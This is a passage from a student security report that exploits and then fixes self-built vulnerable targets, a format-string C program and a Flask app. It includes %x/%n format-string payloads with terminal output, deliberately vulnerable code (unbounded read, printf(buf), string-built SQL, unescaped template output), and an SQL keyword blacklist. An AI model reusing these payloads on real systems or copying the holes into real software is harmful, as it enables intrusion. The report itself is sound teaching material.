Enter some text: AAAAAAAAAACCCCCCCCCDDDDDDDEEEEEEEEEEEEEEEEE|10:46464646464646
Enter some text: AAAAAAAAAACCCCCCCCCDDDDDDDEEEEEEEEEEEEEEEEE|11:243131253a31317c
Enter some text: AAAAAAAAAACCCCCCCCCDDDDDDDEEEEEEEEEEEEEEEEE|12:a786c
Enter some text: AAAAAAAAAACCCCCCCCCDDDDDDDEEEEEEEEEEEEEEEEE|13:0
Enter some text: AAAAAAAAAACCCCCCCCCDDDDDDDEEEEEEEEEEEEEEEEE|14:0
(venv) z5727209@vx15:~/binary_fmt$
```

Figure 22: Scanning positional indices with a known marker ('MARK') shows index 6 reads back my own input, confirming a usable position for a later write primitive.

Using the write primitive (%n), which writes the number of characters printed so far into a pointer-sized argument, I crafted a payload placing the address of secret_unlocked at the exact stack offset that position 9 resolves to. A few literal characters before the %9\$n directive gave the written value a non-zero count.

```
(venv) z5727209@vx15:~/binary_fmt$ nano get_imp_format_flag.py
(venv) z5727209@vx15:~/binary_fmt$ python3 get_imp_format_flag.py
=== Baseline Format String Challenge ===
secret_unlocked is currently 0, stored at 0x40347c
Enter some text: AAAABBBBBBBBBBBBBBBB|4@
[+] secret_unlocked is now 4 - here is your flag:
FLAG{format_string_arbitrary_write}
```

Figure 23: The crafted %n write successfully changes secret_unlocked from 0 to 4, and the program prints the flag.

3.4.2 Weak protection - glibc_FORTIFY_SOURCE=2

The second build adds no code changes at all, only the compilation flag -D_FORTIFY_SOURCE=2, which enables glibc's runtime checks on certain risky library functions including printf. This specifically detects when a format string stored in writable memory is combined with %n, and aborts the program rather than performing the write.

```
(venv) z5727209@vx15:~/binary_fmt_fortify$ ./vuln
=== Baseline Format String Challenge ===
secret_unlocked is currently 0, stored at 0x404044
Enter some text: %x %x %x %x %x %x
0 0 0 0 25207825 20782520

secret_unlocked is still 0 - try again.
(venv) z5727209@vx15:~/binary_fmt_fortify$ nano get_imp_format_flag.py
(venv) z5727209@vx15:~/binary_fmt_fortify$ nano get_imp_format_flag.py
(venv) z5727209@vx15:~/binary_fmt_fortify$ python3 get_imp_format_flag.py
=== Baseline Format String Challenge ===
secret_unlocked is currently 0, stored at 0x404044
Enter some text: *** invalid %N$ use detected ***
```

Figure 24: The %x read leak still works exactly as before (top), but the exact write payload is now rejected with glibc's own 'invalid %N\$ use detected' message (bottom).

This is a partial protection in the same sense the stack canary was for the buffer overflow: it specifically targets the dangerous %n write, but does nothing to stop the %x/%p read primitives, which remain fully exploitable for information disclosure.

3.4.3 Proper protection - source-level fix

The real fix changes one line of source code: `printf(buf)` becomes `printf("%s", buf)`. The format string is now always the fixed literal `"%s"`, and `buf` is only ever treated as data, regardless of what characters it contains.

```
(venv) z5727209@vx15:~$ cd ~/binary_fmt_fixed
(venv) z5727209@vx15:~/binary_fmt_fixed$ chmod +x build.sh
(venv) z5727209@vx15:~/binary_fmt_fixed$ ./build.sh
Built ./vuln (source fix: printf("%s", buf) instead of printf(buf))
(venv) z5727209@vx15:~/binary_fmt_fixed$ ./vuln
=== Baseline Format String Challenge ===
secret_unlocked is currently 0, stored at 0x5612caa8104c
Enter some text: %x %x %x %x %x %x
%x %x %x %x %x %x

secret_unlocked is still 0 - try again.
(venv) z5727209@vx15:~/binary_fmt_fixed$
```

Figure 25: `%x` specifiers are no longer interpreted at all; they are printed back as the literal characters typed.

```
(venv) z5727209@vx15:~/binary_fmt_fixed$ nano get_imp_format_flag.py
(venv) z5727209@vx15:~/binary_fmt_fixed$ python3 get_imp_format_flag.py
=== Baseline Format String Challenge ===
secret_unlocked is currently 0, stored at 0x55a33992904c
Enter some text: AAAA%9$nBBBBBBBBBBBBBBBBBA@@
secret_unlocked is still 0 - try again.
```

Figure 26: The full `%n` write payload is also printed back as harmless literal text; `secret_unlocked` remains 0.

Unlike the `FORTIFY_SOURCE` build, this fix removes both the read and the write primitive simultaneously, because it addresses the actual root cause (user input being parsed as instructions) rather than pattern-matching one dangerous specifier.

4. Results Summary

The table below summarises every layer tested across both components, confirming that the pattern (denylist defences bypassed, structural defences held) is consistent across all four vulnerability classes.

Vulnerability	Baseline	Weak protection	Proper protection
SQL Injection	Bypassed - authentication skipped	Bypassed - case + comment-style variation	Held - parameterised query
XSS (stored)	Bypassed - <script> executes	Bypassed - <svg onload> untouched by filter	Held - auto-escaping renders payload as text
Buffer overflow (ret2win)	Bypassed - win() reached	Bypassed - canary alone does not stop the crash path, only detects it after	Held - PIE blocks the hardcoded address; canary also fires first
Format string	Bypassed - %x leak and %n write both succeed	Partially held - %n write blocked by FORTIFY_SOURCE, %x leak still works	Held - printf("%s", buf) removes both primitives

5. Discussion and Reflection

5.1 Denylist vs. Structural Defence (Web)

Looking at the SQLi and XSS results side by side, both weak-protection bypasses follow the same underlying pattern even though the two vulnerability classes are technically different. The keyword blacklist and the tag-stripping filter are both denylists: they try to recognise and reject specific, known-bad inputs. The problem with any denylist is that it is defined by what its author happened to think of, not by what is actually possible - my bypasses did not require any advanced technique, just asking what the filter was actually comparing, character by character, and finding an input with the same effect but different literal text. The proper fixes, in contrast, are structural rather than pattern-based: parameterised queries make it physically impossible for user input to be interpreted as SQL syntax, and auto-escaping converts the characters that matter to the browser into harmless text regardless of what shape they came in. Neither needs to guess what an attacker might try next, which is exactly why both resisted the payloads that defeated the blacklists.

5.2 Combining Vulnerability Classes (Binary)

There is a genuinely interesting connection between the two binary vulnerabilities beyond both being 'binary exploitation'. A fully-protected buffer overflow target (canary + PIE/ASLR + NX + RELRO) cannot be exploited with a simple hardcoded ret2win payload, because an attacker has no way of knowing where win() is actually loaded on a given run. A format string vulnerability, however, is exactly the kind of bug that could supply that missing information: if the same binary also happened to expose a format string bug elsewhere, an attacker could first leak a stack or code address, calculate the runtime base address of the binary from it, and only then build a ret2win payload using the real, current address of win(). The canary would still need to be dealt with separately, but PIE stops being a meaningful obstacle once an attacker has one reliable leak. This is a concrete example of why security engineering treats a system's vulnerabilities collectively rather than one at a time - a defence that looks complete against a single, isolated bug can become far weaker once a second, seemingly unrelated bug supplies the missing piece.

5.3 Cross-Cutting Comparison: Web vs. Binary

Placed side by side, the web and binary halves of this project reinforce exactly the same lesson from two very different technical domains. In both, the baseline vulnerability arises because user-supplied data is treated as something more than plain data: a string is parsed as SQL syntax, markup is parsed as executable HTML, a stack buffer overwrites control-flow data, and a format string is parsed as printf instructions. In both, the weak protection targets the specific expression of the attack the developer had already seen (a keyword, a tag, a single %n-detecting check) rather than the underlying capability, and in both, the proper fix works by removing the confusion between code and data altogether rather than by getting better at recognising bad input. The binary component adds one further wrinkle that the web component does not: because defences like PIE rely on the attacker's uncertainty rather than removing a capability outright, a single additional information leak elsewhere in the same program can undo a protection that looked complete in isolation, which has no direct equivalent among the web fixes tested here.

5.4 Limits of the 'Proper' Fixes

Parameterised queries and auto-escaping are the correct fixes for the vulnerabilities in this app, but neither is a complete solution to injection in general, and I think this kind of limitation is as important to understand as the fix itself.

5.4.1 Limits of parameterised queries

Parameterisation only protects data values - things that go into a WHERE, VALUES, or SET clause. It cannot protect structural parts of a query such as table names, column names, or the direction of an ORDER BY clause, because SQL syntax does not allow those positions to be bound parameters at all. If an application ever let a user choose which column to sort by and that part of the query were built with string formatting 'just this once', the same class of vulnerability would reappear in code that looks, at a glance, already fixed - sometimes called second-order or structural SQL injection.

5.4.2 Limits of auto-escaping

Jinja2's auto-escaping protects the specific context it was designed for: plain HTML body text. It does not automatically protect every context an application might place user input into - an inline JavaScript block, a URL, or an unquoted HTML attribute all have different characters that matter, so HTML-escaping alone would not be sufficient there. Auto-escaping also only covers what the server renders; it has no effect on DOM-based XSS, where client-side JavaScript inserts data directly into the page using something like `element.innerHTML`, entirely bypassing the server-side template engine.

5.4.3 A defence-in-depth observation

While testing the fixed login form, Firefox's 'Save password' prompt showed the real admin credentials in plain text, because they are hardcoded directly in `app.py` rather than stored as environment variables or hashed in the database. Fixing the SQLi vulnerability does not fix this separate weakness - an attacker with any other form of access to the source code would still recover a working password instantly, because it was never hashed in the first place. A security review really needs to look at how data is protected at every stage (in transit, in the query, in storage, and in the source code itself), rather than treating the vulnerability that happened to be tested as the only one that matters.

5.5 Reflection: Challenges, Learning, and Professional Development

This project took approximately 30-40 hours in total, spanning environment setup on the CSE VLab, the CTF-style exploitation work itself, debugging failed attempts, and writing up this report and the accompanying presentation.

The biggest technical challenge was the buffer overflow offset-finding process: getting a reliable, recompilable exploit (reading `win()`'s address from the ELF symbol table rather than hardcoding it from a disassembler) took longer than the initial crash, but paid off directly when I needed the exact same exploit logic to behave predictably across three different compiler-flag configurations. The format string write primitive was conceptually the hardest part of the whole project - understanding why `%N$n` needed a matching `%N$x` probe first, and why the count-so-far semantics of `%n` meant the padding characters mattered as much as the address itself, took several failed attempts before the mental model clicked.

Working on the web component highlighted a different kind of challenge: resisting the temptation to treat the weak-protection layer as 'basically secure' just because it blocked the first payload I tried. Deliberately asking what the filter was comparing, rather than what it was trying to achieve, was the actual skill being exercised, and it is the same skill in both the SQLi and XSS bypasses despite them being unrelated vulnerability classes. The late-night mistake of typing an XSS payload into the SQLi form (Section 3.2.4) was a small but genuine reminder to slow down and read error messages carefully rather than assuming I already knew what a given error meant.

On the professional and ethical side, every vulnerable target in this project was written by me, run only on my own local machine or the CSE VLab environment, and never deployed anywhere publicly accessible - the goal throughout was to demonstrate and understand these bugs safely, not to test them against systems I do not own. I also made a deliberate choice to keep the weak-protection layer realistic (a blacklist and a

single stripped tag are genuine patterns seen in real, non-malicious code written by developers who have not yet learned about structural defences) rather than building a strawman that would be trivially easy to defeat, since the comparison is only useful if the weak version represents a real, plausible mistake.

Overall, the project changed how I think about 'is this fixed?' as a question. Before this project I would have accepted a passing test against the one payload I knew about as evidence a bug was fixed; afterwards, my instinct is to ask what class of input the fix actually removes, rather than what specific input it currently blocks, before treating anything as resolved.

6. Conclusion

Across four different vulnerability classes, spanning both a web application and native binaries, the same structural lesson held every time: defences that recognise and reject specific known-bad inputs (a keyword blacklist, a stripped tag, FORTIFY_SOURCE's %n-only check, or a stack canary considered in isolation) can be, and were, bypassed once the underlying comparison the filter performs is understood, whereas defences that remove the vulnerable operation entirely (parameterised queries, output auto-escaping, PIE/ASLR combined with NX and RELRO, and fixing the format string itself) held even against payloads engineered specifically to break the weaker version. This project also showed that a 'proper' fix for one specific bug is not the same as a secure system overall - parameterised queries and auto-escaping both have real, documented limits outside the exact context they were designed for, and a fully-protected binary vulnerability can still be undermined by an unrelated information leak elsewhere in the same program. Building, breaking, and then properly fixing my own small, deliberately vulnerable targets - rather than reading about these vulnerability classes in the abstract - was what made this distinction between 'looks fixed' and 'is fixed' concrete rather than theoretical.

7. References

OWASP Foundation (2021) OWASP Top 10:2021 - A03 Injection. Available at:

https://owasp.org/Top10/2021/A03_2021-Injection/

OWASP Foundation (n.d.) SQL Injection Prevention Cheat Sheet. Available at:

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

OWASP Foundation (n.d.) Cross Site Scripting Prevention Cheat Sheet. Available at:

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

MITRE (2026) CWE-121: Stack-based Buffer Overflow. Available at:

<https://cwe.mitre.org/data/definitions/121.html>

MITRE (2025) CWE-134: Use of Externally-Controlled Format String. Available at:

<https://cwe.mitre.org/data/definitions/134.html>

Gallopini, G. et al. pwntools documentation. Available at: <https://docs.pwntools.com/>

Pallets Projects (n.d.) Jinja2 template designer documentation - autoescaping. Available at:

<https://jinja.palletsprojects.com/en/stable/templates/#html-escaping>

Chiu, E. (2026) comp6841-security-project [source code, screenshots, and evidence repository]. Available at:

<https://github.com/Amychiu1/comp6841-security-project>

8. Appendix

8.1 Repository and Evidence

The full, unmodified source code for every layer described in this report (all three web app.py versions, both vuln.c programs, build.sh, check_aslr.py) together with the complete set of terminal and browser screenshots is hosted at: <https://github.com/Amychiu1/comp6841-security-project>. The repository README maps each folder to the corresponding baseline / weak-protection / proper-protection layer for both the web and binary components, matching the section numbers used in this report. Key excerpts are reproduced below; the repository is the authoritative copy.

8.2 vuln.c - Buffer Overflow (Sections 3.3.1-3.3.3, unmodified across all three layers)

```
void win() {
    printf("\n[+] win() reached! Here is your flag:\n");
    printf("    FLAG{ret2win_baseline_no_protections}\n\n");
}

void greet() {
    char name[64];
    printf("What's your name? ");
    fflush(stdout);
    // VULNERABLE: no bounds checking whatsoever.
    read(0, name, 512);
    printf("Hello, %s!\n", name);
}
```

8.3 vuln.c - Format String (Sections 3.4.1-3.4.2, unmodified; Section 3.4.3 changes one line as noted)

```
int secret_unlocked = 0;

int main() {
    char buf[256];
    ...
    read(0, buf, sizeof(buf) - 1);
    printf(buf); // <-- THE VULNERABILITY (Section 3.4.3 fix: printf("%s", buf))
    if (secret_unlocked) { print_flag(); }
    ...
}
```

8.4 app.py - Web Baseline (Section 3.1.1 / 3.2.1)

```
query = "SELECT * FROM users WHERE username = '{}' AND password = '{}'.format(username, password)
...
{{ c[2] | safe }} # guestbook comment rendered with escaping disabled
```

8.5 app_weak_protection.py (Section 3.1.2 / 3.2.2)

```
BLACKLIST = ["OR", "UNION", "--", "DROP", "SELECT"]
# query still built by string concatenation underneath the blacklist
...
value = value.replace("<script>", "").replace("</script>", "")
```

8.6 app_fixed.py (Section 3.1.3 / 3.2.3)

```
query = "SELECT * FROM users WHERE username = ? AND password = ?"
cur.execute(query, (username, password))
...
{{ c[2] }} # | safe removed - Jinja2 default auto-escaping now applies
```